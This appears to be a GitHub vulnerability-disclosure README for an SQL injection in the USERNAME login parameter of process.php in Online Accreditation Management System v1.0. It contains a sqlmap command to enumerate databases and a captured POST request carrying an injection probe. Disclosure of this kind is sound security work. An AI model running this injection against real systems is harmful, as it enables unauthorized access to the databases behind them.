
README.md

Online-Accreditation-Management-System-v1.0-SQLi

Online Accreditation Management System v1.0 - SQLi

Vendor



Description:

The vulnerability page is `process.php`

```
http://your-ip/AccreditationSystem/
```

Online Accreditation Management System v1.0

The `USERNAME` parameter in the `process.php` page appears to be vulnerable to SQL injection attacks.

[+]sqlmap:

Save the POST request package in `1.txt` , and then run the sqlmap

```
python sqlmap.py -r 1.txt --dbs
```


[+]POST request package

```
POST /AccreditationSystem/process.php?action=loginagency HTTP/1.1
Host: 10.211.55.3
Content-Length: 40
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.211.55.3
Referer: http://10.211.55.3/AccreditationSystem/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=kc1vvdqjtt94b9i5461cf4s5r2
Connection: close

USERNAME=ff%E9%8E%88%27%22%5C%28&PASS=ff
```

In action:



Proof and Exploit:

watch the video here

Releases

No releases published

Packages

No packages published